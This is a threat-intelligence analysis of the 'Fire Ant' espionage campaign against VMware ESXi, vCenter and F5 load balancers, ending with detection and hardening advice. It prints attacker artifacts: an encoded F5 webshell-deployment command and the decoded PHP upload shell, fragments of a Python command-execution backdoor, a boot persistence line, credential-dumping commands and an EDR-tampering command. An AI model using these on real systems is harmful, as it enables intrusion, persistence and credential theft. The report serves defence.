Fire Ant: A Deep-Dive into Hypervisor-Level Espionage

By Sygnia

Published: 2025-07-24 · Archived: 2026-04-06 00:31:35 UTC

Executive Summary

- Since early 2025, Sygnia tracked and responded to a prolonged espionage campaign, designated Fire Ant, targeting virtualization and networking infrastructure. Primarily VMware ESXi and vCenter environments as well as network appliances.
- The threat actor leveraged combinations of sophisticated and stealthy techniques creating multilayered attack kill chains to facilitate access to restricted and segmented network assets within presumed to be isolated environments.
- The attacker demonstrated a high degree of persistence and operational maneuverability, operating through eradication efforts, adapting in real time to eradication and containment actions to maintain access to the compromise infrastructure.
- Sygnia identified tooling and techniques that closely align with prior campaigns attributed to UNC3886. Technical overlap including specific binaries and exploitation of vCenter and ESXi vulnerabilities as well as targeted verticals.
- This campaign underscores the importance of visibility and detection within the hypervisor and infrastructure layer, where traditional endpoint security tools are ineffective.

Background

Since early 2025, Sygnia tracked and responded to incidents attributed to a threat actor we designate *Fire Ant*. The group demonstrates consistent targeting of virtualization and network infrastructure, using these systems as footholds for initial access, lateral movement, and long-term persistence. Fire Ant's operations are characterized by infrastructure-centric TTPs, enabling activity beneath the detection threshold of traditional endpoint controls, highlighting critical blind spots of conventional security stacks.

Fire Ant established strong control over victims' VMware ESXi hosts and vCenter servers, then pivoted into guest environments using unauthenticated host-to-guest command execution and credential access directly from the virtualization host. The actor consistently bypassed network segmentation by compromising network appliances and tunneling across segments, carefully navigating through legitimate approved paths.

Sygnia observed high levels of operational resilience. Fire Ant actively adapted to eradication and containment efforts, replacing toolsets, deploying redundant persistence backdoors, and manipulating network configurations to re-establish access.

This report presents a technical breakdown of Fire Ant's infrastructure-level capabilities, derived from Sygnia's investigations.

Technical Breakdown

The earliest detection came from a single malicious process, executed inside a guest virtual machine which triggered an alert. What stood out was the parent process ‘vmtoolsd.exe’, part of VMware Tools. This detail suggested the command had not been launched from within the guest, but rather injected from the host. This anomaly shifted the investigation toward the virtualization layer and led to the discovery of the broader campaign.

In the following breakdown, we cover Fire Ant’s campaign across three focus areas: the toolset used to compromise and control virtualization infrastructure, the techniques leveraged for cross-segment lateral movement and network access, and the notable approach of the threat actor to maintain persistence through active eradication efforts.

Threat Actor Capabilities in VMware Virtualization Environments

The threat actor demonstrated strong capabilities in compromising and leveraging VMware infrastructure, using a structured approach:

1. **vCenter Initial Compromise**: They exploited CVE-2023-34048 to achieve unauthenticated remote code execution on vCenter, gaining control over the virtualization management layer.
2. **Lateral Movement to ESXi hosts and Persistence**: From vCenter, they extracted the ‘ `vpxuser` ’ service account credentials and used them to access connected ESXi hosts. They deployed multiple persistent backdoors on both ESXi hosts and the vCenter to maintain access across reboots.
3. **Guest VM Access and Exploitation**: With control over the hypervisor, the attacker interacted directly with guest virtual machines. They manipulated VMX processes and used CVE-2023-20867 to execute commands via PowerCLI without in-guest credentials, tampered with security tools, and extracted credentials from memory snapshots, including domain controllers.

This approach enabled full-stack compromise, providing persistent, covert access from the hypervisor to guest operating systems.

Compromising the Virtualization Infrastructure

vCenter Exploitation Using CVE-2023-34048

Unexpected crashes of the ‘ `vmdird` ’ process on vCenter servers shortly before the first signs of malicious activity suggest exploitation of CVE-2023-34048.

CVE-2023-34048 is an out-of-bounds write vulnerability in vCenter Server’s DCERPC protocol implementation, which allows a remote attacker with network access to achieve unauthenticated remote code execution.

```
I125: Notify vMon about vmdird dumping core. Pid : 60951
I125: Successfully notified vMon.
I125: Successfully generated core file /var/core/core.vmdird.60951.
```

Figure 1: vMonCoreDumper.log

This finding aligns with reporting by Google Cloud Threat Intelligence, which documented the use of CVE-2023-34048 by UNC3886 to exploit vCenter (link).

vCenter User Interface Access via Cookie Generation

The threat actor leveraged access to the compromised vCenter to generate a forged authentication cookie using the open source script vCenter_GenerateLoginCookie.py, which abuses vCenter's certificate trust mechanism to bypass authentication.
The script requires a set of inputs, including the target address, hostname, domain, and paths to three certificate files: ' `idp_cert.txt` ', ' `trusted_cert_1.txt` ', and ' `trusted_cert_2.txt` '. All three certificates were extracted by the threat actor using the open source script vCenter_ExtraCertFromMdb.py and were found under ' `/var/tmp/` ' on compromised hosts. By executing the script with these inputs, the threat actor generated a valid session cookie, enabling authenticated administrator access to the vCenter user interface without credentials or login events.

vCenter 'vpxuser' Credentials Harvesting

The threat actor leveraged access to the compromised vCenter to retrieve credentials for the ' `vpxuser` ' accounts, system accounts automatically created by vCenter to manage ESXi hosts with full administrative privileges. As ' `vpxuser` ' is used by vCenter for core management tasks, it is exempt from lockdown mode restrictions. This allowed the threat actor to retain host-level access even when direct logins were disabled, gaining control over all connected ESXi hosts.

Persistent Backdoor on vCenter

The threat actor deployed a persistent backdoor binary on vCenter servers across the environment named ' `ksmd` ', located at ' `/usr/libexec/setconf/ksmd` '. The binary was configured to listen on TCP port 7475 and enabled remote command execution and file operations.

The backdoor was deployed immediately after a remote login event and remained active across system reboots.

The backdoor filename, hash and deployment technique aligned the VIRTUALPITA malware family, previously documented by Google Cloud Threat Intelligence and attributed to UNC3886.

ESXi Persistence with Unsigned VIBs

The threat actor used malicious vSphere Installation Bundles (VIBs) to establish persistent backdoors on multiple ESXi hosts. VIBs are VMware's packaging format for distributing drivers, updates, and third-party software. Three unauthorized VIBs were discovered containing configuration files that referenced binaries deployed to ' `/bin` ' folder and custom scripts embedded in ' `/etc/rc.local.d/'` , enabling execution at system startup.

```
▼<file-list>
   <file>bin/duci</file>
   <file>etc/rc.local.d/cleanupStatefulHost.sh</file>
 </file-list>
 <acceptance-level>partner</acceptance-level>
 <live-install-allowed>true</live-install-allowed>
 <live-remove-allowed>false</live-remove-allowed>
 <cimom-restart>false</cimom-restart>
 <stateless-ready>true</stateless-ready>
 <overlay>false</overlay>
```

Figure 2: malicious VIB xml file showing the deployed files and the acceptance-level

Acceptance-level of the three identified VIBs was set to ‘ `partner` ‘ and they were deployed with the flag ‘– `force` ‘, bypassing signature validation.

The backdoors filenames and hashes as well as deployment techniques aligned the VIRTUALPITA malware family, previously documented by Google Cloud Threat Intelligence and attributed to UNC3886.

ESXi Persistence with ‘ `local.sh` ’ Modification

In addition to unsigned VIBs, the threat actor directly modified ‘ `/etc/rc.local.d/local.sh` ’ on ESXi hosts to execute a Python script located at ‘ `/bootbank/autobackup.bin` ’.

```
# Note: modify at your own risk!  If you do/use anything in this
# script that is not part of a stable API (relying on files to be in
# specific places, specific tools, specific output, etc) there is a
# possibility you will end up with a broken system after patching or
# upgrading.  Changes are not supported unless under direction of
# VMware support.
setsid python /bootbank/autobackup.bin &
exit 0
```

Figure 3: modified local.sh showing the execution of the python script ‘autobackup.bin’

This Python script acts as a HTTP-based backdoor, running a local web server on port 8888.

```
def main():
    server = HTTPServer(('127.0.0.1', 8888), RequestHandler)
    server.serve_forever()
```

Figure 4: ‘autobackup.bin’ code binding to port 8888

It provides remote command execution, file download, and upload capabilities.

```
def do_GET(self):
    if self.path.startswith("/new/c?a="):
        cmd = unquote_plus(self.path[9:])
        status, result = execute(cmd + " 2>&1")
        self.create_response(200, result)
```

Figure 5: ‘autobackup.bin’ code showing the implementation of the command execution capability

The script is compatible with both Python 2 and Python 3, and it runs in the background as a daemon.

The Python based backdoor uses double-fork to detach from terminal and run in the background and redirects stdin, stdout, stderr to ‘ `/dev/null` ’.

ESXi Log Tampering

The threat actor tampered with logging on ESXi hosts by terminating the ‘ `vmsyslogd` ’ process, VMware’s native syslog daemon responsible for forwarding system logs. This action disabled both local log writing and remote log forwarding, effectively cutting off audit trails at the source. By suppressing system-level logging early in the intrusion, the threat actor limited forensic visibility and challenged both real-time detection and retrospective forensic analysis.

Leveraging Hypervisor Access

Guest Command Execution via PowerCLI and VMX Process Modification (CVE-2023-20867)

The threat actor leveraged PowerCLI to execute commands inside guest virtual machines without the required in-guest authentication. This was achieved through the exploitation of CVE-2023-20867, a vulnerability in VMware Tools that permits unauthenticated host-to-guest operations including command execution.

Using the PowerCLI ‘ `Invoke-VMScript` ’ cmdlet, the threat actor executed encoded PowerShell commands on the guest machines.



Figure 6: Snippet from Broadcom documentation, showing an example usage of Invoke-VMScript cmdlet for PowerCLI.

These commands are routed through ‘ `vmtoolsd.exe` ’ and the output is redirected to temporary files under ‘ `C:\Windows\TEMP\vmware-system\powerclivmware*` ‘, facilitating retrieval without generating additional user activity.

To enable the command execution path without authentication to the guest machine, the threat actor deployed an ELF binary named ‘ `tools` ’ to modify memory within the ESXi host’s VMX process. The binary accepted arguments including a cartel ID (linked to the VMX process ID), memory address, and operation mode. When executed, it patched the control logic within the VMX process, allowing the PowerCLI-issued commands to bypass guest authentication entirely.

Credential Dumping from Memory Snapshots

The threat actor directly accessed virtual memory files(.vmem) to extract credentials from suspended or snapshotted virtual machines. The attacker created snapshots using ‘ `vim-cmd vmsvc/snapshot.create` ‘, ensuring memory was captured.

The threat actor then executed a binary named ‘ `UpdateApp` ’, which is a compiled variant of the open-source Volatility Framework. Commands such as `hashdump` and `lsadump` were used to extract NTLM hashes and credentials from guest operating systems, specifically targeting high-value systems like domain controllers.

```
./UpdateApp -f
                                    -Snapshot1422.vmem" --profile="Win2012x64" hashdump lsadump -d
cd /
find -name
find -name
./UpdateApp -f
                                    -Snapshot1428.vmem" --profile="Win2008R2SP0x64" hashdump lsadump -d
```

Figure 7: Snippet from shell.log, showing the execution of ‘UpdateApp’ with hashdump and lsadump command-line options.

Once extraction was complete, the attacker removed the snapshot using ‘ `vim-cmd vmsvc/snapshot.remove` ‘, minimizing forensic evidence. This method allowed credential access without any in-guest artifacts or process creation.

Guest EDR Tempering

The threat actor leveraged PowerCLI unauthenticated guest operations to deploy and execute a custom executable named ‘ `updatelog.exe` ‘ on virtual machines. The tool was invoked with ‘ `SentinelMonitor.sys` ‘ as its first argument, using the following command:

```
powershell.exe -OutputFormat text -NonInteractive -Command '& {cmd /c C:\users\public\downloads\updatelog.exe M SentinelMonitor.sys <REDUCTED>}
```

Figure 8: powershell command executed by vmtoolsd, executing the ‘updatelog.exe’ binary

Although the executable was deleted post-execution and unavailable for direct analysis, ‘ `updatelog.exe` ’ was the final process creation event recorded by the SentinelOne agent. Process creation telemetry continued to be collected by additional monitoring tools deployed on the machine, strongly suggesting the system remained operational and that only SentinelOne’s visibility was disrupted.

Guest Network Tunneling with V2Ray

Additionally, the threat actor leveraged PowerCLI unauthenticated guest operations to deploy and execute a binary named ‘ `update.exe` ’ on virtual machines. This binary was identified as V2Ray framework, an open-source platform used to create encrypted tunnels for proxy-based communication. Alongside the binary, a configuration file was present specifying a listener on TCP port 58899 and defining upstream proxy settings for command-and-control routing for network restricted assets.

```
    "inbounds": [
        {
            "port": 58899,
                        "listen": "0.0.0.0",
            "protocol": "vmess",
            "settings": {
```

Figure 9: V2Ray configuration file configuring listening on port 58899

Rogue VM Deployment

The threat actor deployed unregistered virtual machines directly on multiple ESXi hosts by manually launching them using the ‘ `/bin/vmx` ’ native binary with the argument ‘ `-x` ’ affectively launching a VM directly from its `.vmx` file, bypassing vCenter registration.

This method bypasses standard VM registration workflows, allowing the rogue VMs to run outside of vCenter awareness and remain hidden from administrative interfaces. The virtual machines operated in the background and were not reflected in inventory tools or standard monitoring.

Each instance was assigned MAC addresses outside the typical VMware virtual NIC range. This MAC spoofing challenged the correlation of the rogue VMs with the hosting ESXi. In such cases, identifying compromised systems required inspecting physical switch MAC tables or scanning all ESXi hosts within the subnet to uncover the unregistered virtual machine.

Network Infrastructure Manipulation

The threat actor demonstrated a deep understanding of the target environment’s network architecture and policies, effectively navigating segmentation controls to reach internal, presumably isolated assets. By compromising network infrastructure and tunneling through trusted systems, the threat actor systematically bypassed segmentation boundaries, reached isolated networks and established cross-segments persistence.

Bridging via Compromised Infrastructure

F5 Load Balancers

The threat actor compromised F5 load balancers by exploiting CVE-2022-1388, a critical vulnerability in the iControlREST API that allows unauthenticated command execution. Using the vulnerability, the threat actor deployed a staging webshell to ‘ `usr/local/www/xui/common/css/css.php` ‘

```
run util bash -c "mount -o remount rw /usr;echo
PD9waHAKaWYgKCRfRklMRVNbImZpbGUiXVsiZXJyb3IiXSA+IDApCnsKICAgIGVjaG8gIiAiIC4gJF9GSUxFU1siZmlsZSJdWyJlcnJvciJdIC4gIjxicj4iOwp9CmVsc2UK
ewogICAgbW92ZV91cGxvYWRlZF9maWxlKCRfRklMRVNbImZpbGUiXVsidG1wX25hbWUiXSwgIi90bXAvIiAuICRfRklMRVNbImZpbGUiXVsibmFtZSJdKTsKICAgIGVjaG8g
IiAiIC4gIi90bXAvIiAuICRfRklMRVNbImZpbGUiXVsibmFtZSJdOwp9Cg==|base64 -d >/usr/local/www/xui/common/css/css.php;
```

figure 10: command executed using iControlRest F5 API to deploy the staging webshell

```php
<?php
if ($_FILES["file"]["error"] > 0)
{
   echo " " . $_FILES["file"]["error"] . "<br>";
}
else
{
   move_uploaded_file($_FILES["file"]["tmp_name"], "/tmp/" . $_FILES["file"]["name"]);
   echo " " . "/tmp/" . $_FILES["file"]["name"];
}
```

figure 11: the decoded webshell content

The threat actor used the deployed webshell to deploy additional webshells in the ‘ `/xui/common/css/` ’ directory, including a tunneling webshell that enabled bridging between networks connected to the load balancer.

Web Servers

Internal web servers running java-based were used by the threat actor to host tunneling webshells based on the open-source project Neo-reGeorg http://github.com/L-codes/Neo-reGeorg.

This gave the threat actor additional access to internal networks over encrypted, persistent application-layer tunnels, allowed by firewalls policies.

Linux Pivot Hosts with Medusa Rootkit

To maintain long-term access across the environment, the threat actor established stealthy persistence on key Linux pivot points by deploying a variant of the open-source Medusa rootkit. (https://github.com/ldpreload/Medusa/tree/main)

The Medusa rootkit enables an interactive shell and logs SSH credentials to a file named ‘ `remote.txt` ’, supporting both a backdoor to the compromised device and a credential harvesting mechanism.

Tunneling via Trusted Endpoints

The threat actor used ‘ `netsh portproxy` ’ commands to enable port forwarding on both servers and administrators’ workstations, bypassing strict access control lists (ACLs) that limited direct communication with sensitive systems. By routing traffic through trusted endpoints, they were able to reach network-restricted assets without triggering firewall rules or segmentation controls.

Bypassing Network Controls

Exposing Assets to Public Networks

Within the compromised virtualization infrastructure, the threat actor configured publicly exposed network interfaces on select virtual machines under their control. This setup established additional entry vectors into the network, allowing direct external access to compromised systems, bypassing network security controls.

IPtables Bypass with IPv6 Traffic

The threat actor leveraged IPv6 to bypass filtering rules that were configured for IPv4, exploiting the common gap in dual-stack environments where IPv6 traffic is often left unmonitored and unfiltered.

By embedding tunnels within critical infrastructure, abusing trusted administrator paths, and exploiting gaps in enforcement, Fire Ant created multiple redundant bridges between isolated networks, allowing freedom of movement even under active response efforts.

Eradication Resilience

The threat actor actively maneuvered through eradication efforts by leveraging pre-established redundant access paths into internal networks. As defenders cleaned systems and removed tools and persistence, the threat actor re-compromised assets.
After re-compromising assets, the threat actor rotated the deployed toolsets, altered execution methods, and renamed binaries to avoid detection.
In addition, the threat actor investigated the response itself, reviewing logs, examining forensic tools, and in some instances renaming their payloads to impersonate the identified forensic tools. The threat actor's actions demonstrated the need for a coordinated, system-wide eradication effort that eliminates all access vectors in a single, controlled operation, followed by thorough tailored monitoring to alert on any re-entry attempts

Attribution and overlap with UNC3886

While Sygnia refrains from conclusive attribution, multiple aspects of Fire Ant's campaign and most notably its unique tool set and attack vector targeting the VMware virtualization infrastructure strongly align with previous research on the threat group UNC3886.

The active working hours of the threat group throughout the incidents and minor input errors observed during command execution aligned with Chinese-language keyboard layouts, consistent with prior regional activity indicators.

Detecting & Defending Against Fire Ant

Strategic Risks Highlighted by Fire Ant's Campaign

Trusted Infrastructure Blind Spots

Fire Ant consistently targeted infrastructure systems such as ESXi hosts, vCenter servers and F5 load balancers. The targeted systems are rarely integrated into standard detection and response programs. These assets lack detection and response solutions and generate limited telemetry, making them ideal long-term footholds for stealthy operation.

Network Segmentation Bypassing

Fire Ant moved laterally by compromising infrastructure components that naturally bridge network boundaries. By tunneling through trusted services and pivoting from one network to another via legitimate paths, the threat actor reached highly restricted environments while evading traditional ACLs, firewall policies, and segmentation controls. By bridging these segmented environments, the threat actor gained the ability to operate freely within networks that were otherwise considered secure and trusted, effectively collapsing internal trust boundaries.

Operational Resilience to Eradication

Fire Ant treated remediation as a temporary disruption rather than an end state. The group re-entered environments via redundant access points, retooled binaries to evade detection, and actively monitored defender activity to adjust tactics. In several cases, they re-compromised assets shortly after cleanup and used renamed tools to blend

into forensic workflows, highlighting the need for coordinated, simultaneous eradication and complementing monitoring.

Monitoring and Detection Strategies

The activity uncovered in Fire Ant's campaign underscores the urgent need to both harden and monitor virtualization infrastructure. Traditional security controls often overlook ESXi, vCenter, and related components, leaving critical gaps in visibility and response. Defenders must treat these systems as part of the active threat surface and ensure they are monitored and protected.

Enhancing Visibility on ESXi hosts

For detailed guidance on configuring ESXi log forwarding, refer to Sygnia's blog on ESXi defense strategies, which outlines how to enable persistent logging and forward logs to a centralized syslog server. This setup is essential for ensuring visibility.

Monitoring for Fire Ant Activity

1. **Unexpected Termination of '** `vmsyslogd` **' Process –** Termination of the `vmsyslogd` process, as observed to be performed by the threat actor, will result with complete stop of syslog forwarded by the affected ESXi. Monitoring for sudden stop of syslog flow can indicate such termination.
2. **Unauthorized Execution of '** `vim-cmd` **' or '** `esxcli` **' Commands**
   Alert on use of snapshot-related or host management commands (e.g., ' `vim-cmd vmsvc/snapshot.create` ') issued from non-standard users or outside approved automation windows.
3. **Unique Process Execution on ESXi Hosts**
   ESXi systems have a highly consistent process baseline due to their closed architecture. New or unexpected binaries, especially in paths like ' `/tmp', '/scratch` ', or other writable locations, should be treated as suspicious. Monitor for execution of uncommon ELF files (e.g., `tools` , `update` , `ksmd`) or any process names not found in a known-good baseline.
4. **Rogue Virtual Machine Execution via '** `vmx -x` **'**
   Monitor for direct execution of the ' `/bin/vmx` ' binary with the ' `-x` ' argument, which can launch virtual machines outside of vCenter's visibility. This method bypasses standard registration workflows, making VMs invisible to inventory systems and administrative interfaces. Such executions are rare in legitimate operations and should be flagged for immediate investigation.
5. **Guest Command Execution with '** `vmtoolsd.exe` **' as Parent Process**
   In guest virtual machines, monitor for process creation events where ' `cmd.exe` ' or ' `powershell.exe` ' is spawned with ' `vmtoolsd.exe` ' as the parent process. This pattern is indicative of host-to-guest command injection and is uncommon in normal operations. This behavior should trigger alerts, especially when accompanied by encoded commands or unusual script execution.
6. **Stale EDR Agents on Active Virtual Machines**
   Monitor for virtual machines that appear active and running but show no recent telemetry from their EDR agents. Cross-reference VM inventory, vCenter status or Active Directory logs with EDR check-ins to identify discrepancies which may indicate tampering or targeted visibility disruption.

Hardening and Prevention Strategies

In response to the attack techniques leveraging VMware ESXi and vCenter infrastructure for espionage operations, defenders must adopt a proactive and layered security approach. The following strategies are aimed at reducing the attack surface, preventing unauthorized access, and ensuring stronger operational security of virtualization assets.

1. **Apply security patches**
    - Ensure ESXi and vCenter servers are running up-to-date software with the latest security patches.
2. **Enforce strong and regularly rotated passwords**
    - Use unique and secure passwords.
    - Assign unique, non-reused, complex passwords to all ESXi root accounts and vCenter administrative users.
    - Store break-glass account credentials securely in a password vault, ensuring emergency accessibility without daily exposure.
    - **Implement regular password rotation**
    - Use a Privileged Identity Management (PIM) solution to automate regular password rotation and audit access.
    - Where automation is not feasible, establish a documented manual rotation process for administrative and break-glass accounts, with a maximum interval of 180 days.
3. **Enforce segmentation and isolation**
    - Limit direct access to ESXi hosts by enforcing administrative interactions through vCenter wherever possible.
    - Apply firewall rules to restrict vCenter access exclusively to designated jump servers, PAM solution or administrative subnets.
4. **Enable Lockdown Mode on ESXi hosts**
    - Apply Normal Lockdown Mode to prevent direct SSH, HTTPS and DCUI access, requiring administrative actions to flow through vCenter.
    - Maintain a minimal list of authorized exception users (e.g., for backup tools), and review it regularly.
5. **Enable Secure Boot on ESXi hosts**
    - Enable Secure Boot on ESXi hosts to prevent installation of unsigned and unauthorized VIBs.

For more information on advanced mitigation strategies and comprehensive hardening of VMware infrastructure, see the following Sygnia's blog posts:

- ESXi Ransomware Attacks: Evolution, Impact, and Defense Strategy
- Breaking the Virtual Barrier: From Web-Shell to Ransomware

By implementing these layered hardening strategies, organizations can significantly reduce their exposure to modern attack techniques targeting virtualization infrastructure. These controls raise the cost and complexity of compromise for both espionage-focused APTs and financially motivated ransomware operators, particularly in high-risk sectors such as telecommunications.

If you were impacted by this attack or are seeking guidance on how to prevent similar attacks, please contact us at contact@sygnia.co or our 24-hour hotline +1-877-686-8680.

Contributors: Sygnia IR and ES Teams
